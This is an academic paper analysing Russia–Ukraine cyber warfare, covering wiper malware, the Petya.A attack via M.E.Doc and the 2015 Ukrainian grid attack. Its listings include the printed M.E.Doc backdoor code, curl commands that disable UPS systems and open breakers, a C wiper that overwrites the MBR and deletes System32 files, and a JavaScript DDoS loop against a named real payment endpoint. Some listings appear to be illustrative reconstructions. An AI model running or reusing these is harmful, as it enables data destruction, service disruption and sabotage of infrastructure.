Submitted: 2024-07-29 | | Accepted: 2024-09-30

Advances in Web Development Journal

vol. 2 no. 1, pp. 1–17

Keywords: Cyber Warfare, Russia-Ukraine Conflict, Advanced Persistent Threats (APT), Cyber Defense Strategies

Veronika Vanivska [1], Jakub Kuźniar [1], Michał Kocik [1], Aldona Świrad [1]

Digital Battleground: Analyzing Cyber Warfare between Russia and Ukraine Since 2014

Abstract

This research paper investigates the cyber warfare between Russia and Ukraine, an essential aspect of the ongoing conflict since 2014. It examines the historical context, emphasizing the increase in cyberattacks following the annexation of Crimea. The paper provides a detailed analysis of significant cyber incidents, including the attack on Ukraine's power grid in 2015 and the Petya.A ransomware attack in 2017, exploring their methods, targets, and impacts. It also looks into the strategies and techniques used by Russian hacker groups, such as phishing, malware, DDoS attacks, and advanced persistent threats (APT). The research underscores the importance of comprehensive defense strategies, international cooperation, and the adoption of advanced technologies to mitigate cyber threats and protect national security.

1. INTRODUCTION

The conflict between Russia and Ukraine has deep historical roots, spanning imperial times, revolutionary periods, and the aftermath of the Soviet Union's dissolution. However, cyber warfare, as a crucial component of this conflict, gained particular prominence starting from 2014. Following Russia's annexation of Crimea and the onset of armed conflict in eastern Ukraine, the country became a target of significant cyber attacks, which have had serious implications for its infrastructure and national security.

1. Department of Complex Systems, Rzeszow University of Technology, 35-959 Rzeszow, Poland

Cyber attacks, often attributed to Russian hacker groups or state-supported organizations, encompass a variety of methods. Cyber attacks not only inflict significant economic damage to infrastructure and businesses but also have a profound impact on the social and political development of the country, undermining trust in governmental institutions and influencing public sentiment.

These incidents underscore the necessity for developing effective cyber defense strategies and international cooperation to safeguard national security in the increasingly pivotal realm of cyberspace within international relations and conflicts.

2. THE ARCHITECTURE OF THE CYBERATTACKS

Cyberattacks are sophisticated operations that involve intricate strategies and technical methodologies aimed at exploiting vulnerabilities in digital systems. These are typical stages and components involved in cyberattacks(G Appiah,J Amankwah-Amoah et al.,2020).

- **Reconnaissance**:
    - Using network scanning and other methods to gather information about target systems and their vulnerabilities.
    - Social engineering to obtain confidential information or network access through manipulation of individuals.

- **Initial Access**:
    - Exploiting vulnerabilities in software or network protocols using exploits.
    - Phishing campaigns to gain access through spoofed emails or websites.

- **Lateral Movement**:
    - Using gained access to spread across the network and gain access to other systems or resources.
    - Lateral movement through compromising trusted accounts or using other methods to gain privileges.

- **Persistence**:
    - Installing mechanisms for long-term retention of access after initial system compromise.
    - Using encryption or other methods for concealed access to compromised systems.

- **Command and Control (C2)**:
    - Utilizing infrastructure for command and control to communicate with compromised systems.
    - Sending commands, gathering information, or executing additional actions to achieve the objectives of the cyberattack.

3. TYPES OF CYBERATTACKS

Cyberattacks pose significant threats in today's digital landscape, targeting individuals, businesses, and governments worldwide. These attacks leverage sophisticated techniques to exploit vulnerabilities in computer systems and networks, often with devastating consequences.

- Malware Attacks - refer to the deployment of malicious software designed to infiltrate, damage, or disable computers, networks, or mobile devices. These attacks can result in unauthorized access, data theft, and disruption of services. Mobile malware, in particular, has seen significant growth due to the widespread use of smartphones and tablets, exposing users to various threats such as trojans, viruses, spyware, and ransomware (Qamar, Karim, & Chang, 2019),
- Phishing Attacks - involve tricking individuals into providing sensitive information by masquerading as a trustworthy entity in electronic communications. These attacks often use emails, fake websites, or text messages to deceive users into disclosing personal information or clicking on malicious links. As internet usage grows, an enormous amount of personal information and financial transactions become vulnerable to cybercriminals through phishing attacks (Alkhalil, Hewage, Nawaf, & Khan, 2021),
- DDoS Attacks (Distributed Denial of Service) - aim to overwhelm a target system, such as a website or online service, by flooding it with excessive internet traffic. The goal is to disrupt normal operations, making the service unavailable to legitimate users. These attacks leverage multiple compromised systems to generate traffic and are particularly challenging in cloud computing environments where scalability can mask the attack's impact (Yan, Yu, Gong, & Li, 2015).
- Man-in-the-Middle (MitM) Attacks - occur when an attacker secretly intercepts and relays messages between two parties who believe they are directly communicating with each other. The attacker can eavesdrop, alter, or inject false information into the communication (Conti, Dragoni, & Lesyk, 2016).
- SQL Injection - is a code injection technique where an attacker exploits vulnerabilities in an application’s software by inserting malicious SQL code into a query. This can result in unauthorized access to database information, data manipulation, or administrative control (Halfond, Viegas, & Orso, 2006).
- Zero-Day Exploits - involve targeting software vulnerabilities that are unknown to the software vendor and have not yet been patched. These exploits are highly dangerous as they can be used before the vendor has a chance to address the vulnerability (Bilge & Dumitras, 2012).
- Ransomware Attacks - is a type of malicious software that encrypts a victim's files, rendering them inaccessible, and demands a ransom payment for the decryption key. These attacks can cause significant disruption and financial loss (Kharraz, Robertson, Balzarotti, Bilge, & Kirda, 2015).
- Social Engineering Attacks - exploit human psychology to manipulate individuals into divulging confidential information or performing actions that compromise security. Advanced social engineering attacks can involve sophisticated methods that target specific individuals or organizations, using detailed information gathered from various sources to make the deception more convincing (Krombholz, Hobel, Huber, & Weippl, 2015).

- Advanced Persistent Threats (APTs) - are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period. These attacks use sophisticated techniques and are often carried out by well-funded and skilled adversaries with the intent to steal data, monitor network activity, or disrupt operations. APTs represent a significant challenge due to their stealthy and persistent nature (Alshamrani, Myneni, Chowdhary, & Huang, 2019).

4. CYBER WARFARE BETWEEN RUSSIA AND UKRAINE

Wiper Malware in the Ukraine-Russia Conflict:
Wiper malware, as its name suggests, is designed to irreversibly delete data on infected systems. In recent years, there has been a notable increase in the use of wiper malware, especially in geopolitical conflicts involving state actors. This underscores the intersection of cyber operations with traditional war strategies, where digital attacks are used to achieve strategic military goals. Example cyber attacks are shown in the figure 4.1. such as Shamoon(Falcone,2016), NotPetya(Krasznay,2020),Olympic Destroyer(Rascagnères & Mercer,2018), Ordinypt/GermanWiper(Cimpanu,2017),Dustman(Technical Report,2019),ZeroCleare(Zarefsky, 2020),WhisperGate(Nicho,Yadav & Singh,2023),HermeticWiper(Guerrero-Saade,2022), Isaac Wiper(Muir, 2022), CaddyWiper(Muir, 2022),DoubleZero(Acronis, 2022),AcidRain(Guerrero-Saade,2022).



Fig. 4.1:. Wiper malware timeline

At the date of April 28, 2022, recent cyber warfare incidents have prominently featured the deployment of various wiper malware variants, notably amidst the ongoing Ukraine-Russia conflict. These include WhisperKill, WhisperGate, HermeticWiper, IsaacWiper, CaddyWiper, DoubleZero, and AcidRain. Each of these malicious tools has been implicated in targeted attacks aimed at disrupting critical Ukrainian infrastructure and organizational operations.

WhisperKill and WhisperGate, for instance, have been identified in attacks directed at Ukrainian entities, with the explicit objective of destabilizing essential services and

infrastructure. Similarly, HermeticWiper and IsaacWiper have been observed causing significant data destruction and operational impairments within Ukrainian networks. CaddyWiper and DoubleZero, meanwhile, have targeted governmental and industrial sectors in Ukraine, illustrating a concerted effort to incapacitate key systems crucial to national stability.

The AcidRain wiper, notably suspected in a major cyber incident affecting the Viasat KA-SAT satellite broadband service provider utilized in Ukraine, exemplifies the disruptive potential of such malware beyond traditional cyber boundaries. This incident underscores the strategic intersection of cyber operations with geopolitical conflicts, demonstrating their capacity to inflict widespread disruption on infrastructure, economy, and societal functions on a global scale.

These developments highlight the evolving tactics of state-sponsored cyber operations, where sophisticated malware tools are wielded to achieve strategic objectives in contemporary warfare(Revay,2022).

The Emergence of Petya.A. and the Evolution of Cyber Warfare:

On June 27, 2017, Ukraine became the target of a sophisticated cyberattack involving the Petya.A virus, a new breed of malware that brought the world closer to full-scale cyber warfare. This event has been recorded as the largest cyberattack in Ukraine's history, with 75% of infected devices located in Ukraine.

Petya.A spread rapidly, infecting networks of both public and private institutions in Ukraine. Key victims included the Ukrainian government, Oschadbank, multiple ministries, the largest airports (Boryspil and Kyiv), and major retail chains like Novus and Epicenter. In total, more than 12,000 computers were compromised (Ukrinform, 2017).

The Petya.A malware exhibited several notable characteristics. It encrypted a wide range of file formats on Windows devices, similar to the WannaCry ransomware. This included files with extensions such as pdf, doc, docx, ppt, rar, zip, and xls. The virus also utilized advanced tools for password decryption, file manipulation, and the removal of evidence of its activities. It propagated through networks using programs like mimikatz, PsExec, and wmic, which allowed it to execute commands remotely, alter system settings, and compromise security protocols such as SMB. Additionally, Petya.A overwrote the Master Boot Record (MBR) of infected systems, rendering hard drives and user accounts inaccessible, and cleared logs to obscure its presence and complicate detection and mitigation efforts (CERT-UA, 2017; TSN, 2017).

A significant factor in the spread of Petya.A was its propagation through updates of the widely-used Ukrainian accounting software, M.E.Doc. Cybercriminals managed to insert a backdoor into the software, enabling remote access to user computers and the collection of sensitive information. Analysis of the source code of the ZvitPublishedObjects.dll library revealed that the infection likely started in April 2017, with the ransomware attack in June being a cover for earlier infiltrations. M.E.Doc was infected by Petya.A, making it a key vector in the widespread dissemination of the virus(CERT-UA, 2017; Ukrinform, 2017).

The code contained in Listing 4.2 dynamically selects a URL based on configuration or default values, appending unique identifiers to ensure distinct requests. It utilizes web communication techniques to download data from these URLs, interpreting retrieved information encoded in “1251”. Additionally, the code processes organizational data, potentially for unauthorized purposes, and attempts to initiate execution threads, a common tactic in malware for persistence and further malicious activities (CERT-UA, 2017) .

Listing 4.2. Code from ZvitPublishedObjects.dll for the Petya.A cyberattack

```
text = ZvitGbl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" :
"http://upd.me-doc.com.ua/");
}
text += "last.ver";
text += "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.ServicePoint.Expect100Continue = false;
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 += str + ";";
    }
    MeCom meCom = new MeCom(proxy, text2)
    {
        Period = 120000,
        ReqUri = text,
        ResUri = text
    };
    if (!meCom.CreateMainThread(true))
    {
        meCom.Dispose();
    }
}
catch (Exception ex)
{
    // Handle exception
    Console.WriteLine("Error: " + ex.Message);
}
```

Attack on Ukraine's Power Grid in 2015:

In December 2015, Ukraine experienced a significant cyberattack on its power grid, resulting in widespread power outages and highlighting the vulnerabilities of critical infrastructure to cyber warfare.

Ukraine's power grid is a complex system consisting of numerous substations, power lines, and control systems that deliver electricity across the country. The grid's management relies on Supervisory Control and Data Acquisition (SCADA) systems, which enable operators to monitor and control the flow of electricity remotely.

Timeline of the Attack:

- **Beginning of the Attacks**:

In the spring of 2015, a spear-phishing campaign targeting IT staff and system administrators at Ukrainian power companies began. Phishing emails with a malicious Word document led to the infection of computers with the BlackEnergy3 program, which opened a backdoor for the attackers(Case, 2016; Whitehead et al., 2017; Ansaria, 2024).



Fig. 4.3:. Sample of a BlackEnergy 3 Infected Microsoft Office Document

- **Penetration into Corporate Networks:**

Initially, the attackers gained access only to corporate networks. They then conducted reconnaissance, collected employee credentials, including VPN access, which allowed them to infiltrate the SCADA networks(Case, 2016; Ansaria, 2024).

This VPN configuration file shows how attackers could use compromised VPN credentials to establish a secure connection to the targeted network. The file includes essential components like certificates and private keys, which are crucial for authenticating and securing the VPN connection.

Listing 4.4. Example of VPN configuration file

```
client

dev tun
proto tcp
remote vpn.targetcompany.com 1194
resolv-retry infinite
nobind
persist-key
persist-tun

# Authentication
auth-user-pass
<ca>
-----BEGIN CERTIFICATE-----
[Base64 encoded certificate]
-----END CERTIFICATE-----
</ca>
<cert>
-----BEGIN CERTIFICATE-----
[Base64 encoded certificate]
-----END CERTIFICATE-----
</cert>
<key>
-----BEGIN PRIVATE KEY-----
[Base64 encoded private key]
-----END PRIVATE KEY-----
</key>
```

UPS Configuration:

The attackers reconfigured the uninterruptible power supply (UPS) systems responsible for backup power at control centers to blind the operators during the power outage(Case, 2016; Whitehead et al., 2017).

This script demonstrates how attackers could send HTTP POST requests to SCADA systems to issue commands. The script disables the UPS systems and opens electrical breakers, which disrupts power distribution and exacerbates the blackout.

Listing 4.5. Example of SCADA command script

```
# Disable UPS
curl -X POST -d 'command=disable_ups' http://scada.controlcenter.local/api/ups

# Open breakers
curl -X POST -d 'command=open_breaker'
http://scada.controlcenter.local/api/breaker -d 'breaker_id=1'
curl -X POST -d 'command=open_breaker'
http://scada.controlcenter.local/api/breaker -d 'breaker_id=2'
curl -X POST -d 'command=open_breaker'
http://scada.controlcenter.local/api/breaker -d 'breaker_id=3'
```

- **Analysis of Control Systems**

Studying the power distribution management systems allowed the attackers to write malicious firmware for serial-to-Ethernet converters, disabling remote control of substations after the blackout(Case, 2016).

- **VPN Breach and Attack Launch:**

On December 23 at 3:30 PM, the attackers accessed the SCADA networks via compromised VPNs, disabled the UPS systems, and began opening breakers. They also launched a telephone denial-of-service (TDoS) attack on call centers to prevent customers from reporting outages(Case, 2016; Ansaria, 2024).

- **Firmware Replacement and Use of KillDisk:**

The attackers replaced the firmware on the converters, rendering them inoperable, and used KillDisk malware to destroy files on operator stations, making them unusable (Case, 2016; Whitehead et al., 2017).

This KillDisk payload code demonstrates how the attackers could overwrite the Master Boot Record (MBR) of a hard drive and delete critical system files. Overwriting the MBR prevents the operating system from booting, while deleting system files renders the system inoperable.

Listing 4.6. Example of KillDisk Payload

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

int main() {
    // Overwrite Master Boot Record (MBR)
    HANDLE hDisk = CreateFile("\\\\.\\PhysicalDrive0", GENERIC_WRITE,
FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL);
    if (hDisk != INVALID_HANDLE_VALUE) {
        DWORD bytesWritten;
        char mbrOverwrite[512] = { 0 }; // MBR size is 512 bytes
```

```
        WriteFile(hDisk, mbrOverwrite, 512, &bytesWritten, NULL);
        CloseHandle(hDisk);
    }

    // Overwrite critical system files
    system("del C:\\Windows\\System32\\*.* /Q /F");

    return 0;
}
```

- **Automatic Deployment of KillDisk**

Around 5:00 PM, Prykarpattyaoblenergo posted a notice about the power outage and later confirmed that hackers were the cause (Case, 2016).

5.IMPACT AND CONSEQUENCES

5.1 Economic Impact

The 2015 cyberattack on Ukraine's power grid resulted in approximately $10 million in immediate repair and replacement costs for damaged infrastructure. The blackout, affecting over 230,000 people, caused substantial productivity losses estimated at $20 million due to halted operations across various industries. Additionally, the attack prompted Ukraine to invest over $100 million in enhancing cybersecurity measures to safeguard against future threats(Case, 2016).

The 2017 Petya.A ransomware attack caused significant global economic damage, with losses estimated at around $10 billion. Major corporations like Maersk, Merck, and FedEx were severely affected, with Merck alone reporting losses of $870 million. The attack led to widespread business disruptions, highlighting the urgent need for robust cybersecurity measures to protect against such threats(Porteconomics Management; InfoTranSec,2021).

5.2 Social Impact

The widespread power outages from the 2015 cyberattack severely undermined public confidence in the reliability of critical infrastructure and the ability of governmental institutions to protect essential services. This incident exposed significant weaknesses in national infrastructure, leading to a decline in trust in the government's capability to ensure societal safety. Additionally, the prolonged loss of power contributed to social unrest and instability, affecting daily life and public morale.

The rapid proliferation of the Petya.A ransomware and its extensive impact on both public and private sectors increased public anxiety and fear about cybersecurity threats. The government's failure to prevent such a large-scale attack further eroded trust in its ability to safeguard digital infrastructure. The attack's disruption of government operations and

financial institutions created widespread uncertainty and fear, contributing to a climate of social instability.

5.3 Political Impact

The 2015 cyberattack on Ukraine's power grid led to the implementation of stricter cybersecurity laws and the allocation of additional resources towards enhancing cyber defenses within Ukraine. Internationally, the attack intensified tensions between Ukraine and Russia, drawing international condemnation and prompting allied nations to strengthen collective cyber defense strategies. The incident also highlighted the critical need for robust cyber defense mechanisms, leading to a comprehensive reassessment of national security strategies to better protect critical infrastructure.

Following the 2017 Petya.A ransomware attack, Ukraine and other affected countries introduced new cybersecurity regulations and significantly invested in improving their cyber defense capabilities. The attack exacerbated diplomatic strains, particularly between Ukraine and Russia, and underscored the necessity for international collaboration to tackle cyber threats. It also revealed significant vulnerabilities in national security, prompting a thorough review and integration of cyber defense into broader national security frameworks.

6. CYBER DEFENSE AND COUNTERMEASURES

Cyber defense and countermeasures play a pivotal role in safeguarding national security against evolving cyber threats. The dynamic nature of these threats necessitates a comprehensive approach to cybersecurity, particularly in regions experiencing geopolitical tensions such as Ukraine facing off against Russia. Ukraine has developed robust strategies and defense mechanisms to counteract cyber warfare initiated by Russia, leveraging both technological prowess and strategic coordination(Криськов & Шаповалов).

6.1 Ukraine's Cyber Army

Ukraine’s "cyber army" comprises approximately 400,000 IT professionals, both within the country and internationally. These individuals play a dual role: they advance their careers in IT while also contributing to national cyber defense efforts. The cyber army's main goals include countering Russian propaganda by exposing the truth about the conflict, disrupting Russian digital assets such as websites and social media platforms, and targeting Russian economic infrastructure to create instability(Горичева, 2022).

6.2 Methods and Strategies

Ukrainian IT specialists use Distributed Denial of Service (DDoS) attacks as a primary method to disrupt critical Russian online infrastructure. These attacks flood targeted systems with excessive traffic, making them inaccessible to legitimate users. Additionally, Ukrainian IT professionals have created software that overlays real-time conflict images on Google Maps, providing accurate information to Russian citizens and countering misleading state-controlled media narratives. Artificial intelligence is also employed to identify deceased Russian soldiers and inform their families via social media, impacting Russian morale and promoting transparency(Telegram; IT AMY OF UKRAINE).

6.3 Anonymous Operations

Members of Ukraine’s cyber army operate anonymously, receiving instructions through a secure Telegram channel. They are driven by patriotism rather than financial gain and voluntarily participate in critical defense operations. The cyber army has targeted several Russian government websites, including those of the Federal Security Service (FSB), the Kremlin, the Ministry of Health, and the Moscow Stock Exchange. These attacks disrupt Russian government functions and economic activities, contributing to the strategic goal of destabilizing Russia(Горичева, 2022).

6.4 International Support and Collaboration

International hacking groups, such as Anonymous, collaborate closely with Ukraine’s cyber army. These alliances amplify the effectiveness of cyber operations against Russian targets and form a united front against Russian cyber aggression. The ongoing cyberattacks reflect a strategy described as "a thousand cuts," gradually weakening Russian economic stability and digital infrastructure. By targeting critical systems and institutions, Ukraine aims to erode the stability and credibility of the Russian government(Telegram).

6.5 Governmental Endorsement and Coordination

The Ukrainian government plays a crucial role in supporting cyber operations, recognizing their importance in national defense. This official support ensures effective coordination and enhances the impact of cyber initiatives aimed at countering threats from adversarial states like Russia. The government’s backing helps maximize the effectiveness of these operations and integrates them into broader national defense strategies.

Example of Telegram Usage

Recently, a message disseminated through the Telegram channel highlighted strategic vulnerabilities in Russia's migration of card products to the 'Mir' payment system. This communication urged members to target specific endpoints critical to the system's operations(Telegram,IT ARMY OF UKRAINE):



Fig. 6.1. Telegram message

The provided JavaScript code initiates a Distributed Denial of Service (DDoS) attack by repeatedly sending POST requests to a specified URL. The fetch function is used to send these requests with a specific XML payload, and if a request fails, the code logs an error and retries the attack every 5 seconds. This continuous loop is intended to overwhelm the target server by flooding it with traffic.

Listing 6.1. The script of attached file

```
<script>
    function initiateDDoS() {
          fetch('https://acs.vendorcert.mirconnect.ru/mdpayacs/vereq',
{
            method: 'POST',
            mode: 'no-cors',
            referrerPolicy: 'no-referrer',
            body: '<?xml version="1.0"
encoding="UTF-8"?><ThreeDSecure><Message
```

```
id="999"><VERes><version>1.0.2</version><CH><enrolled>Y</enrolled><ac
ctID>A0fTY+pKUTu/6hcZWZJiAA==</acctID></CH><url>https://dropit.3dsecu
re.net:9443/PIT/ACS</url><protocol>ThreeDSecure</protocol></VERes></M
essage></ThreeDSecure>'
        })
        .then((response) => {
            console.log('DDoS attack initiated');
            initiateDDoS(); // Continuously initiate attacks
        })
        .catch((error) => {
             console.error('Server is down! Initiating attack again in
5 seconds.');
            setTimeout(() => initiateDDoS(), 5000);
        })
    }
    initiateDDoS();
</script>
```

7. CONCLUSION

The analysis of cyberattacks between Russia and Ukraine since 2014 highlights critical aspects of modern cyber conflict and its impact on global security. These attacks, ranging from the 2015 energy grid disruptions to extensive campaigns using viruses like Petya.A, illustrate the increasing scale and complexity of cyber threats.

On one hand, attacks on critical infrastructure, such as power grids and financial systems, demonstrate how digital tools can cause real harm and destabilize governmental functions. On the other hand, these events also highlight new challenges and opportunities for defense. In response to these threats, Ukraine and the international community have developed and implemented innovative cybersecurity strategies, including the active use of technology, international coordination, and the development of new security policies.

This conflict underscores the importance of integrating cyber strategies into national security and the need for continuous improvement in cybersecurity in the face of modern challenges. The incidents discussed clearly show that cyber warfare is not only a technical issue but also has significant social, economic, and political consequences.

Given these factors, it is evident that the ongoing development of cyber strategies and international cooperation is crucial for ensuring stability and security in the face of global digital threats. Ukraine and other countries must continue to enhance their cyber defense systems and strategies to mitigate the impact of such attacks and ensure long-term resilience in the digital age.

Author Contributions

All authors declare equal contribution to this research paper.

Conflicts of Interest

☑ *The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.*

☐ *The authors declare the following financial interests/personal relationships which may be considered as potential competing interests:*

……

REFERENCES

1. Appiah, G., Amankwah-Amoah, J., & Liu, Y. L. (2020). Organizational architecture, resilience, and cyberattacks. IEEE Transactions on Engineering Management, 69(5), 2218-2233.
2. Qamar, A., Karim, A., & Chang, V. (2019). Mobile malware attacks: Review, taxonomy & future directions. Future Generation Computer Systems, 97, 887-909.
3. Alkhalil, Z., Hewage, C., Nawaf, L., & Khan, I. (2021). Phishing attacks: A recent comprehensive study and a new anatomy. Frontiers in Computer Science, 3, 563060.
4. Yan, Q., Yu, F. R., Gong, Q., & Li, J. (2015). Software-defined networking (SDN) and distributed denial of service (DDoS) attacks in cloud computing environments: A survey, some research issues, and challenges. IEEE communications surveys & tutorials, 18(1), 602-622.
5. Conti, M., Dragoni, N., & Lesyk, V. (2016). A survey of man in the middle attacks. IEEE communications surveys & tutorials, 18(3), 2027-2051.
6. Halfond, W. G., Viegas, J., & Orso, A. (2006, March). A Classification of SQL Injection Attacks and Countermeasures. In ISSSE.
7. Bilge, L., & Dumitraş, T. (2012, October). Before we knew it: an empirical study of zero-day attacks in the real world. In Proceedings of the 2012 ACM conference on Computer and communications security (pp. 833-844).
8. Kharraz, A., Robertson, W., Balzarotti, D., Bilge, L., & Kirda, E. (2015). Cutting the gordian knot: A look under the hood of ransomware attacks. In Detection of Intrusions and Malware, and Vulnerability Assessment: 12th International Conference, DIMVA 2015, Milan, Italy, July 9-10, 2015, Proceedings 12 (pp. 3-24). Springer International Publishing.
9. Krombholz, K., Hobel, H., Huber, M., & Weippl, E. (2015). Advanced social engineering attacks. Journal of Information Security and applications, 22, 113-122.
10. Alshamrani, A., Myneni, S., Chowdhary, A., & Huang, D. (2019). A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. IEEE Communications Surveys & Tutorials, 21(2), 1851-1877.
11. Falcone, R. (2016). Shamoon 2: Return of the disttrack wiper. Paloalto Networks.
12. Krasznay, C. (2020). Case study: The notpetya campaign. Információés kiberbiztonság, 485-499.
13. Rascagneres, P., & Lee, M. (2018). Who wasn't responsible for Olympic Destroyer. Talos Intelligence: Talos.
14. Cimpanu, C. (2017). Ordinypt ransomware intentionally destroys files, currently targeting Germany. BleepingComputer.
15. National Cybersecurity Authority, "Destructive Attack " DUSTMAN " Technical Report," 2019
16. Zarefsky, J. (2020, January 9). Iran's new wiper malware targets Middle East oil companies. ThreatPost.
17. Nicho, M., Yadav, R., & Singh, D. (2023). Analyzing WhisperGate and BlackCat Malware: Methodology and Threat Perspective. International Journal of Advanced Computer Science and Applications, 14(4).
18. Guerrero-Saade, J. A. (2022). Hermeticwiper—new destructive malware used in cyber attacks on ukraine. Sentinel Labs.

19. Muir, J. (2022, March 1). IsaacWiper and HermeticWiper: New wiper worms targeting Ukraine. WeLiveSecurity.
20. Muir, J. (2022, March 15). CaddyWiper: New wiper malware discovered targeting Ukraine. WeLiveSecurity.
21. Acronis. (2022, March 9). DoubleZero: A data wiper deployed against Ukraine. Acronis Cyber Protection Center.
22. Guerrero-Saade. (2022, March 24). AcidRain: A modem wiper rains down on Europe. SentinelOne.
23. Revay, G. (2022) The increasing wiper malware threat. Fortinet.
24. Ukrinform. (2017, June 27). Україна стала персоною ціллю принципово нового віду кібератаки.
25. CERT-UA. (2017). Details about the Petya ransomware attack on 27.06.2017.
26. TSN. (2017, July 3). SBU заявила про причетність спецслужб РФ до атаки вірусу-вимагача Petya.A.
27. Case, D. U. (2016). Analysis of the cyber attack on the Ukrainian power grid. Electricity Information Sharing and Analysis Center (E-ISAC), 388(1-29), 3.
